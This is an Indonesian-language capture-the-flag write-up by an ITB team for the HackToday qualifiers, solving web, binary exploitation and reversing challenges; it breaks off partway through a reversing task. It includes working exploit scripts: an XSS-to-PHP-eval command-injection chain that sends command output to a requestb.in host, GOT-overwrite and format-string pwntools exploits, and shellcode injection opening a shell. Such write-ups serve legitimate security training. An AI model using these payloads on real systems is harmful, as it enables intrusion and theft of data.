

Writeup Penyisihan CTF HackToday

Tim **JAV**

Institut Teknologi Bandung

Daftar Isi

[Web Hacking](#)

[Time is Money \(65 pts\)](#)

[Comot \(137 pts\)](#)

[Exploitation](#)

[MRX \(73 pts\)](#)

[TuruTuru \(74 pts\)](#)

[Epoch Service \(89 pts\)](#)

[Chatbot \(135 pts\)](#)

[Reversing](#)

[Balikin \(62 pts\)](#)

[Rennai \(91 pts\)](#)

[Resqua \(93 pts\)](#)

[WebASM \(132 pts\)](#)

[Forensics](#)

[Dump Incident \(69 pts\)](#)

[Wireless Mouse \(92 pts\)](#)

[Cryptography](#)


[WadDiHell \(67 pts\)](#)

[Circle \(71 pts\)](#)

[CBC \(87 pts\)](#)

Web Hacking

Time is Money (65 pts)



Diberikan sebuah web sederhana yang hanya menerima password. Kami coba dengan masukan random, misalkan "a", dan didapatkan response dengan status 403. Lalu kami coba dengan masukan "HackToday", dan didapatkan response dengan status 302. Dari sini kami bisa simpulkan jika masukan adalah awalan dari flag, maka response 302, selain itu 403. Kami membuat sebuah script untuk mendapatkan flagnya.


```
import requests
import string
import sys

flag = "HackToday"
url = "http://sawah.ittoday.web.id:40137/"
charset = "{" + string.ascii_letters + string.digits + "}"
while 1:
    for c in charset:
        print(c, end=' ')
        sys.stdout.flush()

        guess = flag + c
        r = requests.post(url, data={"password": guess})
        if r.ok:
            flag += c
            print()
            print(flag)
            if c == "}":
                quit()
            break
```


Flag: HackToday{long_l000ng_flag_is_panjaa44ng_panjaaanggg_b3ndeeeraaa}

Comot (137 pts)



The screenshot shows a web form titled "Comot" with a link "report abuse?" in the top right corner. The form contains three input fields: "Nama" (Name), "Judul" (Title), and "Tulisan" (Content). The "Tulisan" field is a larger text area. Below the input fields is a red "Submit" button.

Diberikan sebuah web yang dapat menerima masukan seperti pada gambar.



The screenshot shows a web form titled "Comot Report Page". It contains two input fields: "Pelapor" (Reporter) and "Alasan" (Reason). The "Pelapor" field contains the text "xIzs2A.html". Below the input fields is a red "Submit" button. At the bottom of the form, there is a message: "report akan di-review [admin](#) dalam waktu maksimal 1 jam kedepan".

Terdapat juga halaman untuk melaporkan notes yang telah disubmit kepada admin. Lalu, dikatakan bahwa admin akan mengunjungi halaman tersebut. Dari sini, kita curigai bahwa website ini vulnerable terhadap XSS. Kami coba-coba dengan vektor XSS sebagai masukannya, seperti `<script>alert(1)`.

Beberapa informasi yang kami dapat adalah sebagai berikut:

1. Field Judul dan Tulisan sudah di-sanitize inputnya, sedangkan field Nama masih menggunakan blacklist beberapa keyword untuk sanitasinya (contoh keyword: script, src, onload, dll).
2. Terdapat 'sanitasi' pada client-side dengan kode JavaScript yang telah diobfuscate. Setelah melakukan deobfuscate, kira-kira kodenya seperti berikut.

```
function x(arg) {
    var arg = JSON.parse('{\"' + decodeURI(arg).replace(/"/g,
'\\"').replace(/&/g, '&').replace(/=/g, '=' + '\"}')');
    n = arg["n"];
    r = /^[^A-Za-z\s]/;
    if (r.test(n)) {
        $("#body").html("mencurigakan");
        $("#error").html("<!-- error name: " + n + "-->")
    }
}
var nm = $("#n").text();
x("n=" + nm)
```

3. Diberikan juga kode date.php yang berada pada url /admin/date.php.

```
<?php
$blacklists = Array('$', 'IFS', 'cat', 'flag', '65', '41', ' ',
'|');

function contains($str, array $arr)
{
    foreach($arr as $a) {
        if (strpos($str,$a) !== false) return true;
    }
    return false;
}

if($admin){
    $f = $_GET['f'];
    if(strlen($f) > 115)die("masa format date panjang gitu,
hmmm mencurigakan...");
    $fmt = base64_decode($_GET['f']);
    if(contains($fmt, $blacklists)) die("no attacker
allowed!!!");
    eval('echo date("' . $fmt . '");');
    die();
}

die("only admin can see my day!");
?>
```


Dari informasi tersebut, kami membuat attack sebagai berikut:

1. Payload XSS diletakkan di field Nama. Walaupun beberapa keyword di-blacklist, tetapi terdapat fungsi yang `x()` yang membuat web tersebut menjadi vulnerable. Hal ini disebabkan `x()` memanggil fungsi `decodeURI()` dan mengubah html `#error` menjadi `<!-- error name: " + n + "-->`. `decodeURI()` dapat digunakan untuk bypass keyword yang di-blacklist, contohnya `<script>` menjadi `<%73cript>`. Kemudian `#error` dapat diinject dengan membuat `n` diawali dengan tutup html comment, seperti `--> PAYLOAD_XSS`. Akan tetapi, perlu diingat bahwa beberapa karakter seperti `"` & `=` tidak dapat digunakan karena akan di-replace pada fungsi `x()` tersebut sehingga perlu memakai fungsi `String.fromCharCode()`.
2. Payload XSS digunakan untuk membuat admin melakukan ajax ke url `/admin/date.php?f=PAYLOAD_PHP`. Kemudian output dari ajax tersebut dikirim ke sebuah server yang dapat menerima request dan mencatatnya, seperti <https://request.bin>.
3. Pada kode `date.php` terdapat vulnerable, yaitu pada fungsi `eval()` dapat dilakukan injection. Namun beberapa keyword juga di-blacklist. Untungnya, beberapa keyword seperti `system` dan `ls` tidak di-blacklist. Pertama kami buat payload-nya untuk melakukan listing, yaitu `l`), `system("ls` atau base64-nya `bCIpLHN5c3RlbSgibHM=`.

Payload-nya adalah sebagai berikut.

```
--><%73cript>jQuery.ajax(%27/admin/date.php?f%27+String.fromCharCode(0x3d)+%27bCIpLHN5c3RlbSgibHM%3D%27).done(function(d){jQuery.ajax(%27https://requestb.in/1cbyamb1?%27+d)})
```

Submit report kepada admin, lalu kami mendapatkan request dari admin sebagai berikut.



Flag terdapat pada file `flaa4g`, ganti payload PHP dengan `l`), `system("head<flaa4g` atau base64-nya `bCIpLHN5c3RlbSgiaGVhZDxmbGFhNGcK`.

```
--><%73cript>jQuery.ajax(%27/admin/date.php?f%27+String.fromCharCode(0x3d)+%27bCIpLHN5c3RlbSgiaGVhZDxmbGFhNGcK%27).done(function(d){jQuery.ajax(%27https://requestb.in/1cbyamb1?f%27+d)})
```

Setelah submit report, didapat request dari admin seperti berikut.

```
https://requestb.in
GET /1cbyamb1?
SundayHackToday%7BBind_R3mote_command_execution%7DHackToday%7BBind_R3mote_cc

FORM/POST PARAMETERS
None

QUERYSTRING
SundayHackToday{Bind_R3mote_command_execution}HackToday{Bind_R3mote_co
mmand_execution}:
```

Flag: HackToday{Bind_R3mote_command_execution}

Exploitation

MRX (73 pts)

Diberikan sebuah binary 32-bit dengan protection sebagai berikut.

```
CANARY   : ENABLED
FORTIFY  : disabled
NX       : ENABLED
PIE      : disabled
RELRO    : Partial
```

Binary tersebut menerima input nama, pin, serta verifikasi pin.

```
=====MRX=====
1) No System Is Safe.
2) Aim for the Impossible.
3) Enjoy the real world as much as the net world.
who the f*** are you? input
Pin please: input
Pin again please: input
```

Berikut merupakan output IDA Pro untuk binary tersebut.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     setvbuf(stdout, 0, 2, 0);
4     puts("-----MRX-----");
5     puts("1) No System Is Safe.");
6     puts("2) Aim for the Impossible.");
7     puts("3) Enjoy the real world as much as the net world.");
8     whoami();
9     check();
10    return 0;
11}

1 int whoami()
2 {
3     char v1; // [sp+8h] [bp-70h]@1
4     int v2; // [sp+6Ch] [bp-Ch]@1
5
6     v2 = *MK_FP(__GS__, 20);
7     printf("who the f*** are you? ");
8     __isoc99_scanf("%100s", &v1);
9     return *MK_FP(__GS__, 20) ^ v2;
10}

1 int check()
2 {
3     int result; // eax@1
4     int v1; // [sp+8h] [bp-10h]@0
5     int v2; // [sp+Ch] [bp-Ch]@0
6
7     printf("Pin please:");
8     __isoc99_scanf("%d");
9     fflush(stdin);
10    printf("Pin again please:");
11    __isoc99_scanf("%d");
12    result = fflush(stdin);
13    if ( v1 == 201527 && v2 == -889275714 )
14        result = printf("You have been accepted");
15    return result;
16}

```

Beberapa informasi yang kami dapat dari binary tersebut adalah sebagai berikut:

1. Binary memberikan fungsi '*cat flag*' pada fungsi `__data` di address `0x080485CB`.
2. Parameter `__isoc99_scanf` pada fungsi `check` hanya satu. Kemungkinannya adalah antara parameter tidak sesuai dengan yang diperlukan atau memang tidak ada parameter kedua.
3. Input berupa angka pada "Pin please." dan "Pin again please." menghasilkan *segmentation fault*.

```

.text:00485ED  push    offset format    ; "Pin please:"
.text:00485F2  call    _printf
.text:00485F7  add     esp, 10h
.text:00485FA  sub     esp, 8
.text:00485FD  push    [ebp+var_10]
.text:0048600  push    offset aD        ; "%d"
.text:0048605  call    __isoc99_scanf
.text:004860A  add     esp, 10h
.text:004860D  mov     eax, ds:stdin@GLIBC_2_0
.text:0048612  sub     esp, 0Ch
.text:0048615  push    eax                ; stream
.text:0048616  call    _fflush
.text:004861B  add     esp, 10h
.text:004861E  sub     esp, 0Ch
.text:0048621  push    offset aPinAgainPlease ; "Pin again please:"
.text:0048626  call    _printf
.text:004862B  add     esp, 10h
.text:004862E  sub     esp, 8
.text:0048631  push    [ebp+var_C]
.text:0048634  push    offset aD        ; "%d"
.text:0048639  call    __isoc99_scanf

```

Setelah mengecek *assembly code* dari fungsi *check* ternyata parameter kedua yang diberikan untuk `__isoc99_scanf` adalah berturut-turut `[ebp-0x10]` dan `[ebp-0xC]`. Hal tersebut berbeda dengan parameter kedua *scanf* pada umumnya yang berupa *pointer*. Hal tersebut mengakibatkan IDA Pro tidak bisa mendekompile dengan tepat. Hal tersebut juga membuat pengguna dapat menulis isi dari `[ebp-0x10]` apabila `[ebp-0x10]` merupakan *pointer* yang valid.

Selain itu, pada fungsi *whoami* terdapat pembacaan dengan `scanf(%100s)` ke `ebp-0x70`. Pembacaan tersebut membuat pengguna memiliki kontrol atas `ebp-0x70` sampai `ebp-0xC`.

Karena untuk `__isoc99_scanf` pertama parameter kedua, yaitu `ebp-0x10`, dikontrol oleh pengguna, maka pengguna dapat melakukan *write* pada *address* manapun.

Untuk dapat membaca flag, binary perlu mengeksekusi fungsi `__data`. Exploit yang kami gunakan adalah GOT overwrite. GOT berisi alamat fungsi yang digunakan oleh suatu binary, jadi jika GOT tersebut diubah, pemanggilan fungsi akan mengeksekusi *address* baru yang terdapat pada GOT.

Pada fungsi *check* kandidat untuk GOT overwrite adalah *fflush*.

```

.plt:0048450 ; int fflush(FILE *stream)
.plt:0048450 _fflush      proc near                ; CODE XREF: check+32↓p
.plt:0048450                                     ; check+66↓p
.plt:0048450 jmp     ds:off_804A010
.plt:0048450 _fflush      endp

```

Alamat yang akan kita ubah adalah `0x804A010` yaitu GOT dari *fflush*, diganti menjadi alamat dari `__data`, yaitu `0x080485CB`. Karena alamat parameter kedua dari *scanf* adalah `ebp-0x10` dan alamat pembacaan string nama dimulai dari `ebp-0x70`, maka diperlukan 96 karakter *dummy* sebelum kita dapat mengakses `ebp-0x10`.

Eksplorasi yang akan dilakukan ada menulis 96 karakter pertama dengan karakter *dummy*. Lalu, masukkan 4 karakter selanjutnya dengan *address* GOT *flush*. Selanjutnya, saat ditanya PIN, masukkan *address* dari `__data`.

Berikut *script* yang kami gunakan.

```
from pwn import *

context(arch = 'i386', os = 'linux')
r = remote('cangkul.ittoday.web.id', 40073)
#r = process("./mrx")
data = 'A' * 96 + p32(0x804A010) + str(int(0x080485CB))
r.sendline(data)
r.interactive()
```

Flag: HackToday{did_u_forget_the_basic_c_programming}

TuruTuru (74 pts)

Diberikan sebuah binary yang mengharuskan pengguna untuk memasukkan PIN yang benar untuk dapat membaca flag. Pengecekan PIN dapat dilakukan terus-menerus sampai waktu yang diberikan habis. PIN juga akan berubah-ubah untuk setiap eksekusi program.

```
[=== Turuturu ===]
Masukkan PIN:
151352
PIN: 151352, tidak sesuai!
Masukkan PIN:
```

Terdapat celah pada binary tersebut dimana tidak terdapat format pada *printf*. Hal tersebut memungkinkan terjadinya *format string attack*. *Format string attack* memungkinkan pengguna untuk membaca alamat-alamat pada stack. Untuk itu, karena PIN terdapat pada stack, maka PIN dapat dibaca.

```

33 puts("[=== Turuturu ===]");
34 for ( j = 0; j <= 4; ++j )
35 {
36     puts("Masukkan PIN:");
37     fgets(&s, 9, _bss_start);
38     strtok(&s, "\n");
39     if ( v8 == s - 48
40         && v9 == v17 - 48
41         && v10 == v18 - 48
42         && v11 == v19 - 48
43         && v12 == v20 - 48
44         && v13 == v21 - 48
45         && v14 == v22 - 48
46         && v15 == v23 - 48 )
47     {
48         printfFlag(&s, "\n");
49     }
50     printf("PIN: ", "\n");
51     printf(&s);
52     puts(", tidak sesuai!");
53 }
54 result = 0;

```

PIN terdapat pada %8\$p sampai %12\$p. Untuk itu dibuat script yang membaca keempat address tersebut dan mengirimkan PIN yang tepat.

```

from pwn import *

context(arch = 'amd64', os = 'linux')
pin = ''
r = remote('cangkul.ittoday.web.id', 40074)

for i in range(8,12):
    r.recv(500)
    data = "%" + str(i) + '$p'
    r.sendline(data)
    r.recvuntil('PIN: ')
    a = r.recvuntil(',')
    pin += a[10] + a[2]
print pin
r.recv(500)
r.sendline(pin)
r.interactive()

```

Flag:

HackToday{i_dont_always_do_format_string_but_when_i_do_i_solve_this_turuturu}

BONUS:

Karena PIN dibuat dengan `srand(time(NULL))` PIN dapat juga diketahui dengan program C yang melakukan `srand(time(NULL))` sehingga tidak memerlukan format string attack.

Epoch Service (89 pts)

Diberikan sebuah binary 32-bit dengan protection sebagai berikut.

CANARY	: ENABLED
FORTIFY	: disabled
NX	: ENABLED
PIE	: ENABLED
RELRO	: FULL

Eksekusi program adalah sebagai berikut.

Nomor Pengguna: 37775453423
Nama: input

Halo input
Epoch: 1501991579

Saat memulai mengerjakan soal ini, kami berasumsi bahwa untuk mendapatkan epoch diperlukan pemanggilan `system("date")`. Jadi langkah pertama yang kami lakukan adalah mengecek asumsi tersebut. Namun, karena terdapat PIE dan FULL RELRO kami tidak dapat mengetahui fungsi-fungsi yang dipanggil oleh program tersebut.

Untuk mengecek asumsi tersebut, maka kami menjalankan program tersebut pada gdb.

process 5793 is executing new program: /bin/date
--

Karena asumsi tersebut benar, maka kita cari string `date` pada binary. Ternyata, di awal program terdapat inisiasi `ebp-0x215` dengan string `date + "%s"`.

.text:00000702	mov	[ebp+var_215], 65746164h
.text:0000070C	mov	[ebp+var_211], 73252B20h

Selanjutnya, karena proteksi pada binary tersebut, maka kemungkinan untuk melakukan return-to-libc, overwrite eip, serta eksekusi shellcode kecil. Maka kami berasumsi bahwa celah pada binary tersebut adalah apabila string `date` dapat diubah menjadi `sh`.

Kami lalu mencoba untuk kemungkinan adanya *format string attack*. Hal tersebut memungkinkan karena adanya *echo* input dari *host*. Ternyata, terdapat *format string vulnerability*.

```
Nomor Pengguna: 37756211063
```

```
Nama: AAAA%5$p
```

```
-----
```

```
Ha!o AAAA0x41414141
```

```
Epoch: 1501992529
```

Dari input diatas juga dapat dilihat bahwa karena input disimpan di stack, maka *format string attack* dapat membaca dan menulis pada alamat mana pun. Untuk itu, tinggal diperlukan alamat dari string *date*.

Batasan di sini adalah adanya ASLR di mana alamat *date* (ebp-0x215) dapat berubah-ubah. Sebenarnya, alamat tersebut dapat diketahui dengan *format string attack*, namun karena input hanya satu kali, maka kita memerlukan alamat tersebut sebelum input atau kita harus memungkinkan pemanggilan *fgets* lagi.

Karena nomor pengguna terlihat mencurigakan, kami mengecek *source* dari program.

```
.text:0000071D      sub     esp, 8
.text:00000720      lea     eax, [ebp+var_215]
.text:00000726      push   eax
.text:00000727      lea     eax, (aNomorPengguna0 -
1FB8h)[ebx] ; "Nomor Pengguna: %o\n"
```

Ternyata nomor pengguna tersebut adalah alamat dari string *date*. Untuk itu, kami membuat script yang membaca nomor pengguna (alamat string *date*), lalu overwrite isi alamat tersebut dengan 'sh'.

```
from pwn import *

context(arch = 'i386', os = 'linux')
r = remote('cangkul.ittoday.web.id', 40089)
#r = process("./epoch")
r.recvuntil('Nomor Pengguna: ')
address = r.recvline()[:-1]
r.recv(500)
r.sendline(p32(int(address,8))+"%26735x%5$p")
r.interactive()
```

Flag: HackToday{overwriting_string_itu_s3ru_h3h3}

Chatbot (135 pts)

Diberikan 64-bit binary dengan protection sebagai berikut.

```
CANARY    : disabled
FORTIFY    : disabled
NX         : disabled
PIE        : disabled
RELRO      : Partial
```

Eksekusi program adalah sebagai berikut.

```
Selamat datang di program chat bot
Masukan pertanyaan anda dan bot akan menjawab dengan 'Ya', 'Tidak',
atau 'Bisa jadi'
simsimi!
simsimi!
Bisa jadi sih?

saved ebp?
saved ebp?
Ya!
```

Berikut adalah alur utama program menurut kelompok kami.

```
char buf[1024];
char response[1024];

int respon() {
    sprintf(response, 0x400, buf);
}

int kirim() {
    respon();
    printf("%s", response);
    print_random();
}

int main() {
    while (1) {
        fgets(buf, 1024);
        kirim();
    }
}
```

Beberapa hal yang didapat dari program tersebut adalah:

1. Celah format string pada fungsi *respon*, yaitu pada *sprintf*.
2. Memungkinkannya eksekusi shellcode dikarenakan NX dan buffer yang besar (1024 byte).
3. Tidak memungkinkan atau sulitnya *read* dan *write anywhere* dengan *format string* (buf serta response berada di luar stack)

Asumsi kami pada soal ini adalah bahwa celah dapat dieksploitasi dengan melakukan jump ke buf. Namun, karena pada main terdapat infinite loop, maka terdapat tiga kemungkinan jump, yaitu rip kirim, rip respon, dan overwrite GOT.

Kami mencoba melakukan overwrite rip dari respon. Kami melakukannya dengan *saved rbp*. Berikut *stack* dari program. Hal tersebut dapat dicek di gdb dengan memasang breakpoint pada fungsi respon.

Alamat (%x\$p)	Jenis	Nilai
1		
2		
3		
4	saved_rbp_kirim	8
5	rip_respon	kirim + 143
6		
7		
8	saved_ebp_main	12
9	rip_kirim	main + 89

Berikut adalah langkah-langkah pengerjaan yang kami lakukan.

1. Baca nilai saved_rbp_kirim, yaitu dengan mengirimkan %4\$p.
 - a. Pada kasus diatas hal tersebut akan mengembalikan nilai 8.
2. Hitung offset nilai saved_rbp_kirim ke alamat rip_respon.
 - a. Pada kasus diatas karena nilai saved_rbp_kirim = 8 dan alamat rip_respon = 5, maka offset ada $3 * 8$ (8 adalah panjang register di 64 bit) = 24 byte.
3. Overwrite isi saved_rbp_kirim (saved_ebp_main) dengan alamat rip_respon.
 - a. Karena offsetnya sudah kita hitung tadi (24 byte), maka kita hanya perlu mengurangi 24 byte dari nilai saved_rbp_kirim. Hal tersebut dapat dilakukan

dengan mengubah byte terakhir pada saved_ebp_main. Payload yang digunakan adalah `%(byte terakhir nilai saved_rbp_kirim - 24)c + %4$hn`.

4. Tulis shellcode pada buf, jump ke buf dengan overwrite nilai rip_respon.
 - a. Karena alamat 8 sekarang berisi alamat rip_respon, maka kita dapat mengubah nilai rip_respon dengan menulis pada alamat 8. Payload: `shellcode + %(alamat_buf - panjang_shellcode)c + %8$n`.

Berikut ilustrasi stack sesudah langkah 3.

Alamat (%x\$p)	Jenis	Nilai
1		
2		
3		
4	saved_rbp_kirim	8
5	rip_respon	kirim + 143
6		
7		
8	saved_ebp_main	5
9	rip_kirim	main + 89

Berikut ilustrasi stack sesudah langkah 4.

Alamat (%x\$p)	Jenis	Nilai
1		
2		
3		
4	saved_rbp_kirim	8
5	rip_respon	addr_buf
6		
7		
8	saved_ebp_main	5

9	rip_kirim	main + 89
---	-----------	-----------

Berikut script yang kami gunakan.

```
from pwn import *

context(arch = 'amd64', os = 'linux')
r = remote('sawah.ittoday.web.id', 40135)
sh = asm(shellcraft.sh())
#r = process("./chatbot")
r.recv(500)
r.sendline("%4$p")
saved_ebp = r.recvline()[:-1]
num_data = int(saved_ebp[-2:],16)
print hex(num_data-24)
print saved_ebp, num_data
r.recv(500)
r.sendline("%" + str(num_data-24) + "c" + "%4$hhn")
r.recv(500)
r.sendline(sh + "%" + str(6295712-len(sh)) + "c" + "%8$n")
r.interactive()
```

Flag: HackToday{Blind_f0rmat_string_has_no_stack_conTr0l}

Reversing

Balikin (62 pts)

Diberikan file zip yang terdapat dua file, yaitu main.py dan hasil. File main.py mengenkripsi flag menjadi file hasil. Kode script tersebut adalah sebagai berikut.

```
from Crypto.Cipher import XOR
import base64
import codecs
source = "flag"
target = "hasil"
key = "RENDANGBASOGULING"

BLOCKSIZE = 1048576

def cobacoba(data):
    hasil = ""
    kr=0
```



```

    for i in data[::-1]:
        hasil+= chr(ord(i)+ord(key[kr%len(key)]))
        kr+=1
    cipher = XOR.new(key)
    return base64.b64encode(cipher.encrypt(hasil))

with codecs.open(source, "r", "utf-8") as sourceFile:
    with codecs.open(target, "w", "ascii") as targetFile:
        while True:
            contents = sourceFile.read(BLOCKSIZE)
            contents = cobacoba(contents)
            if not contents:
                break
            targetFile.write(contents)

```

Kami hanya perlu membalikkan alur enkripsi tersebut dengan script.

```

import base64
from Crypto.Cipher import XOR

key = "RENDANGBASOGULING"
cipher = XOR.new(key)
flag = open('hasil', 'rb').read()
flag = base64.b64decode(flag)
flag = cipher.decrypt(flag)
flag_dec = ""
for i in range(len(flag)):
    flag_dec += chr(flag[i]-ord(key[i%len(key)]))
print(flag_dec[::-1])

```

Flag: HackToday{Aakhirnya_4ku_kembali}

Rennai (91 pts)

Diberikan binary ELF x64 dengan pseudocode seperti berikut.

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    if ( ptrace(0, 0LL, 1LL, 0LL) == -1 )
        cheat();
    mySleep(313373133731337LL);
    printFlag(313373133731337LL);
    return 5;
}

```

```

signed __int64 cheat()
{
    return 5LL;
}

signed __int64 __fastcall mySleep(signed __int64 a1)
{
    signed __int64 i; // [sp+20h] [bp-8h]@1

    puts("Untuk mendapatkan flag kamu harus menunggu selama
313373133731337 detik");
    for ( i = a1 / a1 + 9; i > 0; --i )
    {
        printf("%lld detik lagi.\n", a1);
        sleep_(1u);
    }
    return 5LL;
}

__int64 printFlag()
{
    __int64 result; // rax@4
    __int64 v1; // rdx@4
    signed int i; // [sp+Ch] [bp-1C4h]@1
    int v3[110]; // [sp+10h] [bp-1C0h]@1
    __int64 v4; // [sp+1C8h] [bp-8h]@1

    v4 = *MK_FP(__FS__, 40LL);
    qmemcpy(v3, "D", sizeof(v3));
    printf("HackToday{", &aD[440], 55LL);
    for ( i = 0; i <= 109; ++i )
        printf("%c", v3[i] ^ 0xDu);
    result = 0LL;
    v1 = *MK_FP(__FS__, 40LL) ^ v4;
    return result;
}

```

Pertama kami melakukan reversing pada fungsi printFlag, dan ternyata itu hanyalah flag palsu. Kami melakukan analisis lebih lanjut dan mendapatkan bahwa ada beberapa fungsi yang tidak dipanggil, seperti berikut.

```

.text:000000000040076E
.text:000000000040076F ; -----
.text:000000000040076F      mov     rcx, [rbp-18h]
.text:0000000000400773      mov     rdx, 6208CECA9433509Dh
.text:000000000040077D      mov     rax, rcx
.text:0000000000400780      imul    rdx
.text:0000000000400783      sar     rdx, 9
.text:0000000000400787      mov     rax, rcx
.text:000000000040078A      sar     rax, 3Fh
.text:000000000040078E      sub     rdx, rax
.text:0000000000400791      mov     rax, rdx
.text:0000000000400794      imul    rax, 539h
.text:000000000040079B      sub     rcx, rax
.text:000000000040079E      mov     rax, rcx
.text:00000000004007A1      cmp     rax, 4EDh
.text:00000000004007A7      jz      loc_400840
.text:00000000004007AD      mov     eax, 0
.text:00000000004007B2      call    cheat
.text:00000000004007B7      jmp     loc_400840
.text:00000000004007BC ; -----
.text:00000000004007BC      loc_4007BC:      mov     rax, [rbp-18h] ; CODE XREF: .text:00000000
.text:00000000004007BC      mov     rsi, rax
.text:00000000004007C0      mov     edi, offset format ; "%lld detik lagi.\n"
.text:00000000004007C3      mov     eax, 0
.text:00000000004007C8      call    _printf
.text:00000000004007CD      call    _printf
.text:00000000004007D2      mov     edi, 1

```

Pseudocodenya sebagai berikut.

```

__int64 __usercall sub_40076F@<rax>(__int64 a1@<rbp>)
{
    __int64 result; // rax@7

    if ( *(a1 - 24) - 1337 * (((7064123384995729565LL * *(a1 - 24)) >>
64) >> 9) - (*(a1 - 24) >> 63)) != 1261 )
        cheat();
    while ( *(a1 - 24) > 0LL )
    {
        printf("%lld detik lagi.\n", *(a1 - 24));
        sleep(1u);
        _cne__ = *(a1 - 24);
        if ( *(a1 - 24) == 31337
            * (((((0x085D858AF79C3450FLL * *(a1 - 24)) >>
64) + *(a1 - 24)) >> 14) - (*(a1 - 24) >> 63)) )
            _cle__ += 3LL;
        --*(a1 - 24);
    }
    result = _cne__ ^ 0x4A8255542LL;
    _cle__ ^= 0x4A8255542uLL;
    init_ = 1;
    return result;
}

```

```

